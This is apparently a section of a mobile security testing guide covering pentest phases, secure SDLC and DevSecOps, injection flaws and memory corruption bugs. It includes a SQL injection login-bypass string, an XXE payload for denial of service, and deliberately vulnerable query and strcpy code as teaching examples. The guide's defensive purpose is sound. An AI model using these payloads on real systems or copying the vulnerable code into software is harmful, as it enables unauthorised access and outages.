When penetration testing is performed in a white-box or grey-box paradigm, any documents from the interior of the project (architecture diagrams, functional specifications, code, etc.) may greatly facilitate the process. If source code is available, the use of SAST tools can reveal valuable information about vulnerabilities (e.g., SQL Injection). DAST tools may support black-box testing and automatically scan the app: whereas a tester will need hours or days, a scanner may perform the same task in a few minutes. However, it's important to remember that automatic tools have limitations and will only find what they have been programmed to find. Therefore, human analysis may be necessary to augment results from automatic tools (intuition is often key to security testing).

Threat Modeling is an important artifact: documents from the workshop usually greatly support the identification of much of the information a security tester needs (entry points, assets, vulnerabilities, severity, etc.). Testers are strongly advised to discuss the availability of such documents with the client. Threat modeling should be a key part of the software development life cycle. It usually occurs in the early phases of a project.

The [threat modeling guidelines defined in OWASP](#) are generally applicable to mobile apps.

Exploitation

Unfortunately, time or financial constraints limit many pentests to application mapping via automated scanners (for vulnerability analysis, for example). Although vulnerabilities identified during the previous phase may be interesting, their relevance must be confirmed with respect to five axes:

- **Damage potential** - the damage that can result from exploiting the vulnerability
- **Reproducibility** - ease of reproducing the attack
- **Exploitability** - ease of executing the attack
- **Affected users** - the number of users affected by the attack
- **Discoverability** - ease of discovering the vulnerability

Against all odds, some vulnerabilities may not be exploitable and may lead to minor compromises, if any. Other vulnerabilities may seem harmless at first sight, yet be determined very dangerous under realistic test conditions. Testers who carefully go through the exploitation phase support pentesting by characterizing vulnerabilities and their effects.

Reporting

The security tester's findings will be valuable to the client only if they are clearly documented. A good pentest report should include information such as, but not limited to, the following:

- an executive summary
- a description of the scope and context (e.g., targeted systems)
- methods used
- sources of information (either provided by the client or discovered during the pentest)
- prioritized findings (e.g., vulnerabilities that have been structured by DREAD classification)
- detailed findings
- recommendations for fixing each defect

Many pentest report templates are available on the internet: Google is your friend!

Security Testing and the SDLC

Although the principles of security testing haven't fundamentally changed in recent history, software development techniques have changed dramatically. While the widespread adoption of Agile practices was speeding up software development, security

testers had to become quicker and more agile while continuing to deliver trustworthy software.

The following section is focused on this evolution and describes contemporary security testing.

Security Testing during the Software Development Life Cycle

Software development is not very old, after all, so the end of developing without a framework is easy to observe. We have all experienced the need for a minimal set of rules to control work as the source code grows.

In the past, “Waterfall” methodologies were the most widely adopted: development proceeded by steps that had a predefined sequence. Limited to a single step, backtracking capability was a serious drawback of Waterfall methodologies. Although they have important positive features (providing structure, helping testers clarify where effort is needed, being clear and easy to understand, etc.), they also have negative ones (creating silos, being slow, specialized teams, etc.).

As software development matured, competition increased and developers needed to react to market changes more quickly while creating software products with smaller budgets. The idea of less structure became popular, and smaller teams collaborated, breaking silos throughout the organization. The “Agile” concept was born (Scrum, XP, and RAD are well-known examples of Agile implementations); it enabled more autonomous teams to work together more quickly.

Security wasn’t originally an integral part of software development. It was an afterthought, performed at the network level by operation teams who had to compensate for poor software security! Although unintegrated security was possible when software programs were located inside a perimeter, the concept became obsolete as new kinds of software consumption emerged with web, mobile, and IoT technologies. Nowadays, security must be baked **inside** software because compensating for vulnerabilities is often very difficult.

Implementing a Secure SDLC (Software Development Life Cycle) is the way to incorporate security during software development. Secure SDLCs do not depend on any methodology or language, and they can be used with Waterfall and Agile. This chapter is

focused on Agile and Secure SDLC in the DevOps world, and it includes details about state-of-the-art ways to quickly and collaboratively develop and deliver secure software that promotes autonomy and automation.

Note: “SDLC” will be used interchangeably with “Secure SDLC” in the following section to help you internalize the idea that security is a part of software development processes. In the same spirit, we use the name DevSecOps to emphasize the fact that security is part of DevOps.

SDLC Overview

General Description of SDLC


SDLCs always consist of the same steps (the overall process is sequential in the Waterfall paradigm and iterative in the Agile paradigm):

- Perform a **risk assessment** for the application and its components to identify their risk profiles. These risk profiles typically depend on the organization’s risk appetite and applicable regulatory requirements. The risk assessment is also based on factors, including whether the application is accessible via the Internet and the kind of data the application processes and stores. All kinds of risks must be taken into account: financial, marketing, industrial, etc. Data classification policies specify which data is sensitive and how it must be secured.
- **Security Requirements** are determined at the beginning of a project or development cycle, when functional requirements are being gathered. **Abuse Cases** are added as use cases are created. Teams (including development teams) may be given security training (such as Secure Coding) if they need it. You can use the [OWASP MASVS](#) to determine the security requirements of mobile applications on the basis of the risk assessment phase. Iteratively reviewing requirements when features and data classes are added is common, especially with Agile projects.
- **Threat Modeling**, which is basically the identification, enumeration, prioritization, and initial handling of threats, is a foundational artifact that must be performed as architecture development and design progress. **Security Architecture**, a Threat Model factor, can be refined (for both software and hardware aspects) after the Threat Modeling phase. **Secure Coding rules** are established and the list of **Security tools**

that will be used is created. The strategy for **Security testing** is clarified.

- All security requirements and design considerations should be stored in the Application Life Cycle Management (ALM) system (also known as the issue tracker) that the development/ops team uses to ensure tight integration of security requirements into the development workflow. The security requirements should contain relevant source code snippets so that developers can quickly reference the snippets. Creating a dedicated repository that's under version control and contains only these code snippets is a secure coding strategy that's more beneficial than the traditional approach (storing the guidelines in word documents or PDFs).
- **Securely develop the software.** To increase code security, you must complete activities such as **Security Code Reviews**, **Static Application Security Testing**, and **Security Unit Testing**. Although quality analogues of these security activities exist, the same logic must be applied to security, e.g., reviewing, analyzing, and testing code for security defects (for example, missing input validation, failing to free all resources, etc.).
- Next comes the long-awaited release candidate testing: both manual and automated **Penetration Testing** (“Pentests”). **Dynamic Application Security Testing** is usually performed during this phase as well.
- After the software has been **Accredited** during **Acceptance** by all stakeholders, it can be safely transitioned to **Operation** teams and put in Production.
- The last phase, too often neglected, is the safe **Decommissioning** of software after its end of use.

The picture below illustrates all the phases and artifacts:



Based on the project's general risk profile, you may simplify (or even skip) some artifacts, and you may add others (formal intermediary approvals, formal documentation of certain points, etc.). **Always remember two things: an SDLC is meant to reduce risks associated with software development, and it is a framework that helps you set up controls to that end.** This is a generic description of SDLC; always tailor this framework to your projects.

Defining a Test Strategy

Test strategies specify the tests that will be performed during the SDLC as well as testing frequency. Test strategies are used to make sure that the final software product meets security objectives, which are generally determined by clients' legal/marketing/corporate teams. The test strategy is usually created during the Secure Design phase, after risks have been clarified (during the Initiation phase) and before code development (the Secure Implementation phase) begins. The strategy requires input from activities such as Risk Management, previous Threat Modeling, and Security Engineering.

A Test Strategy needn't be formally written: it may be described through Stories (in Agile projects), quickly enumerated in checklists, or specified as test cases for a given tool. However, the strategy must definitely be shared because it must be implemented by a team other than the team who defined it. Moreover, all technical teams must agree to it to ensure that it doesn't place unacceptable burdens on any of them.

Test Strategies address topics such as the following:

- objectives and risk descriptions
- plans for meeting objectives, risk reduction, which tests will be mandatory, who will perform them, how and when they will be performed
- acceptance criteria

To track the testing strategy's progress and effectiveness, metrics should be defined, continually updated during the project, and periodically communicated. An entire book could be written about choosing relevant metrics; the most we can say here is that they depend on risk profiles, projects, and organizations. Examples of metrics include the following:

- the number of stories related to security controls that have been successfully implemented
- code coverage for unit tests of security controls and sensitive features
- the number of security bugs found for each build via static analysis tools
- trends in security bug backlogs (which may be sorted by urgency)

These are only suggestions; other metrics may be more relevant to your project. Metrics are powerful tools for getting a project under control, provided they give project managers a clear and synthetic perspective on what is happening and what needs to be improved.

Distinguishing between tests performed by an internal team and tests performed by an independent third party is important. Internal tests are usually useful for improving daily operations, while third-party tests are more beneficial to the whole organization. Internal tests can be performed quite often, but third-party testing happens at most once or twice a year; also, the former are less expensive than the latter. Both are necessary, and many regulations mandate tests from an independent third party because such tests can be more trustworthy.

Security Testing in Waterfall

What Waterfall Is and How Testing Activities Are Arranged

Basically, SDLC doesn't mandate the use of any development life cycle: it is safe to say that security can (and must!) be addressed in any situation.

Waterfall methodologies were popular before the 21st century. The most famous application is called the “V model,” in which phases are performed in sequence and you can backtrack only a single step. The testing activities of this model occur in sequence and are performed as a whole, mostly at the point in the life cycle when most of the app development is complete. This activity sequence means that changing the architecture and other factors that were set up at the beginning of the project is hardly possible even though code may be changed after defects have been identified.

Security Testing for Agile/DevOps and DevSecOps


DevOps refers to practices that focus on a close collaboration between all stakeholders involved in software development (generally called Devs) and operations (generally called Ops). DevOps is not about merging Devs and Ops. Development and operations teams originally worked in silos, when pushing developed software to production could take a significant amount of time. When development teams made moving more deliveries to production necessary by working with Agile, operation teams had to speed up to match the pace. DevOps is the necessary evolution of the solution to that challenge in that it allows software to be released to users more quickly. This is largely accomplished via extensive build automation, the process of testing and releasing software, and infrastructure changes (in addition to the collaboration aspect of DevOps). This automation is embodied in the deployment pipeline with the concepts of Continuous Integration and Continuous Delivery (CI/CD).

People may assume that the term “DevOps” represents collaboration between development and operations teams only, however, as DevOps thought leader Gene Kim puts it: “At first blush, it seems as though the problems are just between dev and ops, but test is in there, and you have information security objectives, and the need to protect systems and data. These are top-level concerns of management, and they have become part of the DevOps picture.”

In other words, DevOps collaboration includes quality teams, security teams, and many other teams related to the project. When you hear “DevOps” today, you should probably be thinking of something like [DevOpsQATestInfoSec](#). Indeed, DevOps values pertain to increasing not only speed but also quality, security, reliability, stability, and resilience.

Security is just as critical to business success as the overall quality, performance, and usability of an application. As development cycles are shortened and delivery frequencies increased, making sure that quality and security are built in from the very beginning becomes essential. **DevSecOps** is all about adding security to DevOps processes. Most defects are identified during production. DevOps specifies best practices for identifying as many defects as possible early in the life cycle and for minimizing the number of defects in the released application.

However, DevSecOps is not just a linear process oriented towards delivering the best possible software to operations; it is also a mandate that operations closely monitor software that's in production to identify issues and fix them by forming a quick and efficient feedback loop with development. DevSecOps is a process through which Continuous Improvement is heavily emphasized.



The human aspect of this emphasis is reflected in the creation of cross-functional teams that work together to achieve business outcomes. This section is focused on necessary interactions and integrating security into the development life cycle (which starts with project inception and ends with the delivery of value to users).

What Agile and DevSecOps Are and How Testing Activities Are Arranged

Overview

Automation is a key DevSecOps practice: as stated earlier, the frequency of deliveries from development to operation increases when compared to the traditional approach, and activities that usually require time need to keep up, e.g. deliver the same added value while taking more time. Unproductive activities must consequently be abandoned, and essential tasks must be fastened. These changes impact infrastructure changes, deployment, and security:

- infrastructure is being implemented as **Infrastructure as Code**
- deployment is becoming more scripted, translated through the concepts of **Continuous Integration** and **Continuous Delivery**
- **security activities** are being automated as much as possible and taking place throughout the life cycle

The following sections provide more details about these three points.

Infrastructure as Code

Instead of manually provisioning computing resources (physical servers, virtual machines, etc.) and modifying configuration files, Infrastructure as Code is based on the use of tools and automation to fasten the provisioning process and make it more reliable and repeatable. Corresponding scripts are often stored under version control to facilitate sharing and issue resolution.

Infrastructure as Code practices facilitate collaboration between development and operations teams, with the following results:

- Devs better understand infrastructure from a familiar point of view and can prepare resources that the running application will require.
- Ops operate an environment that better suits the application, and they share a language with Devs.

Infrastructure as Code also facilitates the construction of the environments required by classical software creation projects, for **development** (“DEV”), **integration** (“INT”), **testing** (“PPR” for Pre-Production. Some tests are usually performed in earlier environments, and PPR tests mostly pertain to non-regression and performance with data

that's similar to data used in production), and **production** ("PRD"). The value of infrastructure as code lies in the possible similarity between environments (they should be the same).

Infrastructure as Code is commonly used for projects that have Cloud-based resources because many vendors provide APIs that can be used for provisioning items (such as virtual machines, storage spaces, etc.) and working on configurations (e.g., modifying memory sizes or the number of CPUs used by virtual machines). These APIs provide alternatives to administrators' performing these activities from monitoring consoles.

The main tools in this domain are Puppet ([Puppet](#)) and Chef ([Chef](#)).

Deployment

The deployment pipeline's sophistication depends on the maturity of the project organization or development team. In its simplest form, the deployment pipeline consists of a commit phase. The commit phase usually involves running simple compiler checks and the unit test suite as well as creating a deployable artifact of the application. A release candidate is the latest version that has been checked into the trunk of the version control system. Release candidates are evaluated by the deployment pipeline for conformity to standards they must fulfil for deployment to production.

The commit phase is designed to provide instant feedback to developers and is therefore run on every commit to the trunk. Time constraints exist because of this frequency. The commit phase should usually be complete within five minutes, and it shouldn't take longer than ten. Adhering to this time constraint is quite challenging when it comes to security because many security tools can't be run quickly enough (#paul, #mcgraw).

CI/CD means "Continuous Integration/Continuous Delivery" in some contexts and "Continuous Integration/Continuous Deployment" in others. Actually, the logic is:

- Continuous Integration build actions (either triggered by a commit or performed regularly) use all source code to build a candidate release. Tests can then be performed and the release's compliance with security, quality, etc., rules can be checked. If case compliance is confirmed, the process can continue; otherwise, the development team must remediate the issue(s) and propose changes.
- Continuous Delivery candidate releases can proceed to the pre-production

environment. If the release can then be validated (either manually or automatically), deployment can continue. If not, the project team will be notified and proper action(s) must be taken.

- Continuous Deployment releases are directly transitioned from integration to production, e.g., they become accessible to the user. However, no release should go to production if significant defects have been identified during previous activities.

The delivery and deployment of applications with low or medium sensitivity may be merged into a single step, and validation may be performed after delivery. However, keeping these two actions separate and using strong validation are strongly advised for sensitive applications.

Security


At this point, the big question is: now that other activities required for delivering code are completed significantly faster and more effectively, how can security keep up? How can we maintain an appropriate level of security? Delivering value to users more often with decreased security would definitely not be good!

Once again, the answer is automation and tooling: by implementing these two concepts throughout the project life cycle, you can maintain and improve security. The higher the expected level of security, the more controls, checkpoints, and emphasis will take place. The following are examples:

- Static Application Security Testing can take place during the development phase, and it can be integrated into the Continuous Integration process with more or less emphasis on scan results. You can establish more or less demanding Secure Coding Rules and use SAST tools to check the effectiveness of their implementation.
- Dynamic Application Security Testing may be automatically performed after the application has been built (e.g., after Continuous Integration has taken place) and before delivery, again, with more or less emphasis on results.
- You can add manual validation checkpoints between consecutive phases, for example, between delivery and deployment.

The security of an application developed with DevOps must be considered during operations. The following are examples:

- Scanning should take place regularly (at both the infrastructure and application level).
- Pentesting may take place regularly. (The version of the application used in production is the version that should be pentested, and the testing should take place in a dedicated environment and include data that's similar to the production version data. Cf the section on Penetration Testing for more details.)
- Active monitoring should be performed to identify issues and remediate them as soon as possible via the feedback loop.



References

- [paul] - M. Paul. Official (ISC)2 Guide to the CSSLP CBK, Second Edition ((ISC)2 Press), 2014
- [mcgraw] - G McGraw. Software Security: Building Security In, 2006

Testing Code Quality

Mobile app developers use a wide variety of programming languages and frameworks. As such, common vulnerabilities such as SQL injection, buffer overflows, and cross-site scripting (XSS), may manifest in apps when neglecting secure programming practices.

The same programming flaws may affect both Android and iOS apps to some degree, so we'll provide an overview of the most common vulnerability classes frequently in the general section of the guide. In later sections, we will cover OS-specific instances and exploit mitigation features.

Injection Flaws

An *injection flaw* describes a class of security vulnerability occurring when user input is inserted into back-end queries or commands. By injecting meta characters, an attacker can execute malicious code that is inadvertently interpreted as part of the command or query. For example, by manipulating a SQL query, an attacker could retrieve arbitrary database records or manipulate the content of the back-end database.

Vulnerabilities of this class are most prevalent in server-side web services. Exploitable instances also exist within mobile apps, but occurrences are less common, plus the attack surface is smaller.

For example, while an app might query a local SQLite database, such databases usually do not store sensitive data (assuming the developer followed basic security practices). This makes SQL injection a non-viable attack vector. Nevertheless, exploitable injection vulnerabilities sometimes occur, meaning proper input validation is a necessary best practice for programmers.

SQL Injection

A *SQL injection* attack involves integrating SQL commands into input data, mimicking the syntax of a predefined SQL command. A successful SQL injection attack allows the attacker to read or write to the database and possibly execute administrative commands, depending on the permissions granted by the server.

Apps on both Android and iOS use SQLite databases as a means to control and organize local data storage. Assume an Android app handles local user authentication by storing the user credentials in a local database (a poor programming practice we'll overlook for the sake of this example). Upon login, the app queries the database to search for a record with the user name and password entered by the user:

```
SQLiteDatabase db;

String sql = "SELECT * FROM users WHERE username = '" + username + "'"
AND password = '" + password + "'";

Cursor c = db.rawQuery( sql, null );

return c.getCount() != 0;
```

Let's further assume an attacker enters the following values into the “username” and “password” fields:

```
username = 1' or '1' = '1
password = 1' or '1' = '1
```

This results in the following query:

```
SELECT * FROM users WHERE username='1' OR '1' = '1' AND Password='1' OR
'1' = '1'
```

Because the condition `'1' = '1'` always evaluates as true, this query return all records in the database, causing the login function to return “true” even though no valid user account was entered.

One real-world instance of client-side SQL injection was discovered by Mark Woods within the “Qnotes” and “Qget” Android apps running on QNAP NAS storage appliances. These apps exported content providers vulnerable to SQL injection, allowing an attacker to retrieve the credentials for the NAS device. A detailed description of this issue can be found on the [Nettitude Blog](#).

XML Injection

In an *XML injection* attack, the attacker injects XML meta characters to structurally alter XML content. This can be used to either compromise the logic of an XML-based application or service, as well as possibly allow an attacker to exploit the operation of the XML parser processing the content.

A popular variant of this attack is [XML Entity Injection \(XXE\)](#). Here, an attacker injects an external entity definition containing an URI into the input XML. During parsing, the XML parser expands the attacker-defined entity by accessing the resource specified by the URI. The integrity of the parsing application ultimately determines capabilities afforded to the attacker, where the malicious user could do any (or all) of the following: access local files, trigger HTTP requests to arbitrary hosts and ports, launch a [cross-site request forgery \(CSRF\)](#) attack, and cause a denial-of-service condition. The OWASP web testing guide contains the [following example for XXE](#)):

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

In this example, the local file `/dev/random` is opened where an endless stream of bytes is returned, potentially causing a denial-of-service.

The current trend in app development focuses mostly on REST/JSON-based services as XML is becoming less common. However, in the rare cases where user-supplied or otherwise untrusted content is used to construct XML queries, it could be interpreted by local XML parsers, such as NSXMLParser on iOS. As such, said input should always be validated and meta-characters should be escaped.

Injection Attack Vectors

The attack surface of mobile apps is quite different from typical web and network applications. Mobile apps don't often expose services on the network, and viable attack vectors on an app's user interface are rare. Injection attacks against an app are most likely

to occur through inter-process communication (IPC) interfaces, where a malicious app attacks another app running on the device.

Locating a potential vulnerability begins by either:

- Identifying possible entry points for untrusted input then tracing from those locations to see if the destination contains potentially vulnerable functions.
- Identifying known, dangerous library / API calls (e.g. SQL queries) and then checking whether unchecked input successfully interfaces with respective queries.

During a manual security review, you should employ a combination of both techniques. In general, untrusted inputs enter mobile apps through the following channels:

- IPC calls
- Custom URL schemes
- QR codes
- Input files received via Bluetooth, NFC, or other means
- Pasteboards
- User interface

Verify that the following best practices have been followed:

- Untrusted inputs are type-checked and/or validated using a white-list of acceptable values.
- Prepared statements with variable binding (i.e. parameterized queries) are used when performing database queries. If prepared statements are defined, user-supplied data and SQL code are automatically separated.
- When parsing XML data, ensure the parser application is configured to reject resolution of external entities in order to prevent XXE attack.

We will cover details related to input sources and potentially vulnerable APIs for each mobile OS in the OS-specific testing guides.

Memory Corruption Bugs

Memory corruption bugs are a popular mainstay with hackers. This class of bug results from a programming error that causes the program to access an unintended memory location. Under the right conditions, attackers can capitalize on this behavior to hijack the execution flow of the vulnerable program and execute arbitrary code. This kind of vulnerability occurs in a number of ways:

- Buffer overflows: This describes a programming error where an app writes beyond an allocated memory range for a particular operation. An attacker can use this flaw to overwrite important control data located in adjacent memory, such as function pointers. Buffer overflows were formerly the most common type of memory corruption flaw, but have become less prevalent over the years due to a number of factors. Notably, awareness among developers of the risks in using unsafe C library functions is now a common best practice plus, catching buffer overflow bugs is relatively simple. However, it is still worth testing for such defects.
- Out-of-bounds-access: Buggy pointer arithmetic may cause a pointer or index to reference a position beyond the bounds of the intended memory structure (e.g. buffer or list). When an app attempts to write to an out-of-bounds address, a crash or unintended behavior occurs. If the attacker can control the target offset and manipulate the content written to some extent, [code execution exploit is likely possible](#).
- Dangling pointers: These occur when an object with an incoming reference to a memory location is deleted or deallocated, but the object pointer is not reset. If the program later uses the *dangling* pointer to call a virtual function of the already deallocated object, it is possible to hijack execution by overwriting the original vtable pointer. Alternatively, it is possible to read or write object variables or other memory structures referenced by a dangling pointer.
- Use-after-free: This refers to a special case of dangling pointers referencing released (deallocated) memory. After a memory address is cleared, all pointers referencing the location become invalid, causing the memory manager to return the address to a pool of available memory. When this memory location is eventually re-allocated, accessing the original pointer will read or write the data contained in the newly

allocated memory. This usually leads to data corruption and undefined behavior, but crafty attackers can set up the appropriate memory locations to leverage control of the instruction pointer.

- Integer overflows: When the result of an arithmetic operation exceeds the maximum value for the integer type defined by the programmer, this results in the value “wrapping around” the maximum integer value, inevitably resulting in a small value being stored. Conversely, when the result of an arithmetic operation is smaller than the minimum value of the integer type, an *integer underflow* occurs where the result is larger than expected. Whether a particular integer overflow/underflow bug is exploitable depends on how the integer is used – for example, if the integer type were to represent the length of a buffer, this could create a buffer overflow vulnerability.
- Format string vulnerabilities: When unchecked user input is passed to the format string parameter of the `printf()` family of C functions, attackers may inject format tokens such as ‘%c’ and ‘%n’ to access memory. Format string bugs are convenient to exploit due to their flexibility. Should a program output the result of the string formatting operation, the attacker can read and write to memory arbitrarily, thus bypassing protection features such as ASLR.

The primary goal in exploiting memory corruption is usually to redirect program flow into a location where the attacker has placed assembled machine instructions referred to as *shellcode*. On iOS, the data execution prevention feature (as the name implies) prevents execution from memory defined as data segments. To bypass this protection, attackers leverage return-oriented programming (ROP). This process involves chaining together small, pre-existing code chunks (“gadgets”) in the text segment where these gadgets may execute a function useful to the attacker or, call `mprotect` to change memory protection settings for the location where the attacker stored the *shellcode*.

Android apps are, for the most part, implemented in Java which is inherently safe from memory corruption issues by design. However, native apps utilizing JNI libraries are susceptible to this kind of bug.

Buffer and Integer Overflows

The following code snippet shows a simple example for a condition resulting in a buffer overflow vulnerability.

```
void copyData(char *userId) {  
    char smallBuffer[10]; // size of 10  
    strcpy(smallBuffer, userId);  
}
```

To identify potential buffer overflows, look for uses of unsafe string functions (`strcpy`, `strcat`, other functions beginning with the “str” prefix, etc.) and potentially vulnerable programming constructs, such as copying user input into a limited-size buffer. The following should be considered red flags for unsafe string functions:

- ``strcat`
- ``strlcat`
- ``strcpy`
- ``strncat`
- ``strlcat`
- ``strncpy`
- ``strlcpy`
- ``sprintf`
- ``snprintf`
- ``gets`

Also, look for instances of copy operations implemented as “for” or “while” loops and verify length checks are performed correctly.

Verify that the following best practices have been followed:

- When using integer variables for array indexing, buffer length calculations, or any other security-critical operation, verify that unsigned integer types are used and perform precondition tests are performed to prevent the possibility of integer wrapping.
- The app does not use unsafe string functions such as `strcpy`, most other functions beginning with the “str” prefix, `sprint`, `vsprintf`, `gets`, etc.;
- If the app contains C++ code, ANSI C++ string classes are used;
- iOS apps written in Objective-C use `NSString` class. C apps on iOS should use

CFString, the Core Foundation representation of a string.

- No untrusted data is concatenated into format strings.

Static Analysis

Static code analysis of low-level code is a complex topic that could easily fill its own book. Automated tools such as [RATS](#) combined with limited manual inspection efforts are usually sufficient to identify low-hanging fruits. However, memory corruption conditions often stem from complex causes. For example, a use-after-free bug may actually be the result of an intricate, counter-intuitive race condition not immediately apparent. Bugs manifesting from deep instances of overlooked code deficiencies are generally discovered through dynamic analysis or by testers who invest time to gain a deep understanding of the program.

Dynamic Analysis

